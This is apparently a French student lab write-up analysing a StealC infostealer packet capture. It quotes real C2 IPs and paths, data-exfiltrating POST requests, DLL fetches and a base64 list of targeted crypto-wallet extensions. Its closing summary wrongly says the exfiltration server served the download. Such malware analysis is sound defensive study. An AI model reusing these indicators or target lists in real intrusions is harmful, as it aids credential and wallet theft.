
Malware StealC

L'objectif de ce TP est de retracé étape par étape l'attaque avec le malware StealC

1. Envoie de mail


Dans un premier temps, l'attaquant va envoyer un mail à sa victimes concernant une facture à payé. Mais lorsque la victime ouvre le pdf contenant la "facture", c'est en fait un faux pdf qui ne peut soit disant "pas être décodé". Mais on retrouve quand même un lien pour télécharger la facture malgré tout.



2. Téléchargement du virus

Cependant, le lien contenu dans le pdf ne renvoie pas vers le téléchargement de la facture, mais vers le téléchargement du virus.

En cliquant sur le lien (dans une VM) on arrive sur une page bloqué par l'antivirus Windows par défaut mais en le désactivant on se rend compte qu'il n y a plus rien sur la page, on ne peut plus télécharger le virus. Je penses que les pirates utilise un autre site puisque celui-ci est bloqué par la plupart des antivirus.




On peut néanmoins, analysé la capture de trame fourni pour comprendre comment fonctionne le virus après son téléchargement.

3. Analyse de trame


On filtre tout d'abord uniquement les requêtes HTTP.

Dans un premier temps, le malware est télécharger depuis une requête HTTP sur la page /download.php.



6	0.191030	10.1.12.101	46.4.205.200	HTTP	491	GET /download.html HTTP/1.1
11	0.409412	10.1.12.101	46.4.205.200	HTTP	438	GET /favicon.ico HTTP/1.1
16	4.643148	10.1.12.101	46.4.205.200	HTTP	540	GET /download.php HTTP/1.1


De plus, en filtrant également les handshake TLS en plus des reqûetes HTTP on remarque qu'a la suite du téléchargement une connnexion sécurisé TLSv1.2 est ouverte vers un serveur distant. L'attaquant à donc un accès vers la machibe piraté.



(http.request or tls.handshake.type eq 1)

No.	Time	Source	Destination	Protocol	Length	Info
6	0.191030	10.1.12.101	46.4.205.200	HTTP	491	GET /download.html HTTP/1.1
11	0.409412	10.1.12.101	46.4.205.200	HTTP	438	GET /favicon.ico HTTP/1.1
16	4.643148	10.1.12.101	46.4.205.200	HTTP	540	GET /download.php HTTP/1.1
31	24.993304	10.1.12.101	162.248.51.100	TLSv1.2	228	Client Hello (SNI=erp.wesmarines.com)
1128	33.639096	10.1.12.101	109.107.181.33	HTTP	469	POST /de4846fc29f26952.php HTTP/1.1

On remarque ensuite qu'il y a de nombreuses requête de type POST qui sont enregistrés dans la capture, c'est de cette façon que les données sont volés par la malware.



1137	33.987548	10.1.12.101	109.107.181.33	HTTP	522	POST /de4846fc29f26952.php HTTP/1.1
1151	34.165949	10.1.12.101	109.107.181.33	HTTP	1149	POST /de4846fc29f26952.php HTTP/1.1


En analysant les informations transmises dans le formulaire, on se rend compte que ces dernières sont encodé en Base64 que l'on peut décoder à l'aide de l'outil CyberChef:

```
plugins
------AEHIJDAFBKFHIDGCFBFC--
HTTP/1.1 200 OK
Date: Fri, 12 Jan 2024 20:35:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 5412
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


```
TWV0YU1hc2t8ZGpjbGNra2dsZWNob29ibG5nZ2hkaW5tZWVta2JnY2l8MXwwfDB8TWV0YU1hc2t8ZWpiYWxiYWtvcGxjaGxnaGVjZGFsbWVlZWFqbmltaG18MXww
fDB8TWV0YU1hc2t8bmtiaWhmYmVvZ2FlYW9laGxlZm5rb2RiZWZncGdrbm58MXwwfDB8VHJvbkxpbmt8aWJuZWpkZmptbWtwY25scGVia2xtbmtvZW9paG9mZWN8
MXwwfDB8QmluYW5jZSBXYWxsZXR8Zmhib2hpbWFlbGJvaHBqYmJsZGNuZ2NuYXBuZG9kanB8MXwwfDB8WW9yb2l8ZmZuYmVsZmRvZWlvaGVua2ppYm5tYWRqaWVo
amhhamJ8MXwwfDB8Q29pbmJhc2UgV2FsbGV0IGV4dGVuc2lvbnxobmZhbmtub2NmZW9mYmRkZ2Npam5taG5mbmtkbmFhZHwxfDB8MXxHdWFyZGF8aHBnbGZoZ2Zu
aGJncGpkZW5qZ21kZ29laWFwcGFmbG58MXwwfDB8SmF4eCBMaWJlcnR5fGNqZWxmcGxwbGViZGpqZW5sbHBqY2JsbWprZmNmZm5lfDF8MHwwfGlXYWxsZXR8a25j
Y2hkaWdvYmdoZW5iYmFkZG9qam5uYW9nZnBwZmp8MXwwfDB8TUVXIENYfG5sYm1ubmlqY25sZWdrampwY2ZqY2xtY2ZnZ2ZlZmRtfDF8MHwwfEd1aWxkV2FsbGV0
fG5hbmptZGtuaGtpbmlmbmtnZGNnZ2NmbmhkYWFtbW1qfDF8MHwwfFJvbmluIFdhbGxldHxmbmpobWtoaG1rYmpra2FibmRjbm5vZ2Fnb2dibmVlY3wxfDB8MHxO
ZW9MaW5lfGNwaGhsZ21nYW1lb2RuaGtqZG1rcGFubGVsbmxvaGFvfDF8MHwwfENMViBXYWxsZXR8bmhua2JrZ2ppa2djaWdhZG9ta3BoYWxhbm5kY2Fwamt8MXww
fDB8TGlxdWFsaXR5IFdhbGxldHxrcGZvcGtlbG1hcGNvaXBlbWZlbmRtZGNnaG5lZ2ltbnwxfDB8MHxUZXJyYSBTdGF0aW9uIFdhbGxldHxhaWlmYm5iZm9icG1l
ZWtpcGhlZWlqaW1kcG5scGdwcHwxfDB8MHxLZXBscnxkbWthbWNrbm9na2djZGZoaGJkZGNnaGFjaGtlamVhcHwxfDB8MHxTb2xsZXR8ZmhtZmVuZGdkb2NtY2Jt
ZmlrZGNvZ29mcGhpbW5rbm98MXwwfDB8QXVybyBXYWxsZXQoTWluYSBQcm90b2NvbCl8Y25tYW1hYWNocHBua2pnbmlsZHBkbWthYWtlam5oYWV8MXwwfDB8UG9s
eW1lc2ggV2FsbGV0fGpvamhmZW9lZGtwa2dsYmZpbWRmYWJwZGZqYW9vbGFmfDF8MHwwfElDT05leHxmbHBpY2lpbGVtZ2hibWZhbGljYWpvb2xoa2tlbmZlbHwx
fDB8MHxDb2luOTggV2FsbGV0fGFlYWNoa25tZWZwaGVwY2Npb25ib29oY2tvbm9lZW1nfDF8MHwwfEVWRVIgV2FsbGV0fGNnZWVvZHBmYWdqY2VlZmllZmxtZGZw
aHBsa2VubGZrfDF8MHwwfEthcmRpYUNoYWluIFdhbGxldHxwZGFkamtma2djYWZnYmNlaW1jcGJrYWxuZm5lcGJua3wxfDB8MHxSYWJieXxhY21hY29ka2piZGdt
b2xlZWJvbG1kam9uaWxrZGJjaHwxfDB8MHxQaGFudG9tfGJmbmFlbG1vbWVpbWhscG1nam5qb3BoaHBra29sanBhfDF8MHwwfEJyYXZlIFdhbGxldHxvZGJmcGVl
aWhka2JpaG1vcGtiam1vb25mYW5sYmZjbHwxfDB8MHxPeHlnZW58ZmhpbGFoZWltZ2xpZ25kZGtqZ29ma2NiZ2VraGVuYmh8MXwwfDB8UGFsaSBXYWxsZXR8bWdm
ZmtmYmlkaWhqcG9hb21hamxiZ2NoZGRsaWNncG58MXwwfDB8Qk9MVCBYfGFvZGtrYWduYWRjYm9iZnBnZ2ZuamVvbmdlbWpiamNhfDF8MHwwfFhERUZJIFdhbGxl
dHxobWVvYm5mbmZjbWRrZGNtbGJsZ2FnbWZwZmJvaWVhZnwxfDB8MHxOYW1pfGxwZmNiamtuaWpwZWVpbGxpZm5raWtnbmNpa2dmaGRvfDF8MHwwfE1haWFyIERl
RmkgV2FsbGV0fGRuZ21sYmxjb2Rmb2JwZHBlY2FhZGdmYmNnZ2ZqZm5tfDF8MHwwfEtlZXBlciBXYWxsZXR8bHBpbGJuaWlhYmFja2RqY2lvbmtvYmdsbWRkZmJj
am98MXwwfDB8U29sZmxhcmUgV2FsbGV0fGJoaGhsYmVwZGtiYXBhZGpkbm5vamtiZ2lvaW9kYmljfDF8MHwwfEN5YW5vIFdhbGxldHxka2RlZGxwZ2RtbWtrZmph
YmZmZWdhbmllYW1ma2xrbXwxfDB8MHxLSEN8aGNmbHBpbmNwcHBkY2xpbmVhbG1hbmRpamNtbmtiZ258MXwwfDB8VGV6Qm94fG1uZmlmZWZrYWpnb2ZrY2prZW1p
ZGlhZWNvY25ramVofDF8MHwwfFRlbXBsZXxvb2tqbGJraWlqaW5ocG1uamZmY29mam9uYmZiZ2FvY3wxfDB8MHxHb2J5fGpua2VsZmFuamtpZWVwaGJjYWJlaGFs
bWJncGZvZGptfDF8MHwwfFJvbmluIFdhbGxldHxram1vb2hsZ29rY2NvZGljampmZWJmb21sYmxqZ2Zoa3wxfDB8MHxCeW9uZXxubGdiaGRmZ2RoZ2JpYW1mZGZt
YmlrY2RnaGlkb2FkZHwxfDB8MHxPbmVLZXl8am5tYm9iam1obG5nb2VmYWlvamZsamNraWxoaGxob2p8MXwwfDB8REFwcFBsYXl8bG9kY2NqamJkaGZha2Fla2Rp
YWhtZWRmYmllbGRnaWt8MXwwfDB8U3RlZW1LZXljaGFpbnxqaGduYmtraXBhYWxscGVoYm9oam1rYmpvZmpkbWVpZHwxfDB8MHxCcmFhdm9zIFdhbGxldHxqbmxn
YW1lY2JwbWJhampmaG1tbWxoZWprZW1lamRtYXwxfDB8MHxFbmtyeXB0fGtrcGxsa29kamVsb2lkaWVlZG9qb2dhY2ZocGFpaG9ofDF8MXwxfE9LWCBXYWxsZXR8
bWNvaGlsbmNiZmFoYm1nZGprYnBlbWNjaWlvbGdjZ2V8MXwwfDB8U2VuZGVyIFdhbGxldHxlcGFwaWhkcGxhamNkbm5rZGVpYWhsZ2lnb2Zsb2liZ3wxfDB8MHxI
YXNocGFja3xnamFnbWdpZGRiYmNpb3BqaGxsa2RuZGRoY2dsbmVta3wxfDB8MHxFdGVybmx8a2Jhb2lvaGJjaGtkbWlvYW1la2F8MXwwfDB8
UG9udGVtIEFwdG9zIFdhbGxldHxwaGtiYW1lZmluZ2dtYWtna2xwa2xqam1naWJvaG5iYXwxfDB8MHxQZXRyYSBBcHRvcyBXYWxsZXR8ZWpqbGFkaW5uY2tkZ2pl
bWVrZWJkcGVva2Jpa2hmY2l8MXwwfDB8TWFydGlhbiBBcHRvcyBXYWxsZXR8ZWZiZ2xnb2ZvaXBwYmdjamVwbmhpYmxhaWJjbmNsZ2t8MXwwfDB8RmlubmllfGNq
bWtuZGpobmFnY2ZicGllbW5rZHBvbWNjbmpibG1qfDF8MHwwfExlYXAgVGVycmEgV2FsbGV0fGFpamNiZWRvaWptZ25sbWplZWdqYWdsbWVwYm1wa3BpfDF8MHww
fFRyZXpvciBQYXNzd29yZCBNYW5hZ2VyfGltbG9pZmtnamFnZ2hubmNqa2hnZ2RoYWxtY25ma2xrfDF8MHwwfEF1dGhlbnRpY2F0b3J8YmhnaG9hbWFwY2RwYm9o
cGhpZ29vb2FkZGlucGtiYWl8MXwwfDB8QXV0aHl8Z2FlZG1qZGZtbWFoaGJqZWZjYmdhb2xoaGFubGFvbGJ8MXwwfDB8RU9TIEF1dGhlbnRpY2F0b3J8b2VsamRs
ZHBubWRiY2hvbmllbGlkZ29iZGRmZmZsYWx8MXwwfDB8R0F1dGggQXV0aGVudGljYXRvcnxpbGdjbmhlbHBjaG5jZWVpcGlwaWphbGprYmxiY29ibHwxfDB8MHxC
aXR3YXJkZW58bm5nY2Vja2JhcGViZmltbmxuaWlpYWhrYW5kY2xibGJ8MXwwfDB8S2VlUGFzc1hDfG9ib29uYWtlbW9mcGFsY2dnaG9jZm9hZG9maWRqa2trfDF8
MHwwfERhc2hsYW5lfGZkamFtYWtwZmJiZGRmamFvb2lrZmNwYXBqb2hjZm1nfDF8MHwwfE5vcmRQYXNzfGZvb29sZ2hsbG5taG1tbmRnamlhbWlpb2RrcGVucGJi
fDF8MHwwfEtlZXBlcnxiZm9naWFmZWJmb2hpZWxtbWVob2RtZmJiZWJiYnBlaXwxfDB8MHxSb2JvRm9ybXxwbmxjY21vamNtZW9obHBnZ21mbmJiaWFwa21ibGlv
YnwxfDB8MHxMYXN0UGFzc3xoZG9raWVqbnBpbWFrZWRoYWpoZGxjZWdlcGxpb2FoZHwxfDB8MHxCcm93c2VyUGFzc3xuYWVwZG9tZ2tlbmhpbm9sb2NmaWZnZWhp
ZGRkYWZjaHwxfDB8MHxNWUtJfGJtaWtwZ29kcGtjbG5rZ21ucHBoZWhkZ2NpbW1pZGVkfDF8MHwwfFNwbGlraXR5fGpoZmpmY2xlcGFjb2xkbWpta21kbG1nYW5m
YWFsa2xifDF8MHwwfENvbW1vbktleXxjaGdmZWZqcGNvYmZibnBta29rZmpqYWdsYWhtbmRlZHwxfDB8MHxab2hvIFZhdWx0fGlna3Bjb2RoaWVvbXBlbG9uY2Zu
YmVrY2NpbmhhcGRifDF8MHwwfE9wZXJhIFdhbGxldHxnb2poY2RnY3BiY2ZpZ2NhZWpwZmhmZWdla2RnaWJsa3wxfDB8MXxTYWZlUGFsIEV4dGVuc2lvbiBXYWxs
ZXR8bGdtcGNwZ2xwbmdkb2FsYmdlb2xkZWFqZmNsbmhhZmF8MXwwfDB8QmFja3BhY2t8YWZsa21maGViZWRiamlvaXBnbGdjYmNtbmJwZ2xpb2Z8MXwwfDB8WHZl
cnNlIFdhbGxldHxpZG5uYmRwbG1waHBmbGZubGtvbWdwZmJwY2dlbG9wZ3wxfDB8MHxVbmlTYXQgV2FsbGV0fHBwYmliZWxwY2ptaGJkaWhha2Zsa2Rjb2NjYmdi
a3BvfDF8MHwwfFRvbmtlZXBlcnxvbWFhYmJlZmJtaWlqZWRuZ3Bsam1tbm9vcHBiY2xra3wxfDB8MHw=POST /de4846fc29f26952.php HTTP/1.1
```



```
Content-Type: multipart/form-data; boundary=----GDHIIIIEHCFIECAKFHJD
Host: 109.107.181.33
Content-Length: 4015
Connection: Keep-Alive
Cache-Control: no-cache
```

Analyse dans Cyberchef:




Les informations décodés semblent d'être des Wallets de cyptomonnaie sur MetaMask par exemple. Il peut s'agir des données volées sur la machine.

Sur une autres requêtes POST on remarque l'envoie de données relatives à l'utilisation des navigateur internet:



Ce malware est un infostealer qui récupère les informations sur la machine attaqué et les envoies sur un serveur distant au attaquant ici.

Enfin, le virus télécharge ensuite plusieurs librairie en .dll qui viendront s'executer sur la machine cible.



2446	37.499634	10.1.12.101	109.107.181.33	HTTP	147 GET /742d3278227bff91/freebl3.dll HTTP/1.1
2984	37.734301	10.1.12.101	109.107.181.33	HTTP	147 GET /742d3278227bff91/mozglue.dll HTTP/1.1
3491	37.956097	10.1.12.101	109.107.181.33	HTTP	148 GET /742d3278227bff91/msvcp140.dll HTTP/1.1
3851	38.175778	10.1.12.101	109.107.181.33	HTTP	144 GET /742d3278227bff91/nss3.dll HTTP/1.1
5506	38.562085	10.1.12.101	109.107.181.33	HTTP	148 GET /742d3278227bff91/softokn3.dll HTTP/1.1
5718	38.742453	10.1.12.101	109.107.181.33	HTTP	152 GET /742d3278227bff91/vcruntime140.dll HTTP/1.1
5784	39.114388	10.1.12.101	109.107.181.33	HTTP	762 POST /de4846fc29f26952.php HTTP/1.1

Ces DLL peuvent servir à récupérer des informations plus spécifiques à des applications qui nécessitent ces librairies. Les programmes utiliseront donc les versions modifier de ces dernières à la place des versions originales.

En résumé, le virus est téléchargé, il ouvre une connexion TLSv1.2 vers le serveur **162.248.51.100**. Ensuite, des données sont envoyés encodé en base64 dans des requêtes POST sur le serveur **109.107.181.33** le même serveur d'ou le virus à été téléchargé. Pour finir, le virus vient télcharger plusieurs librairies DLL qui peuvent servir à obtenir plus d'informations sur des applications spécifiques que la victime utilise peut-être.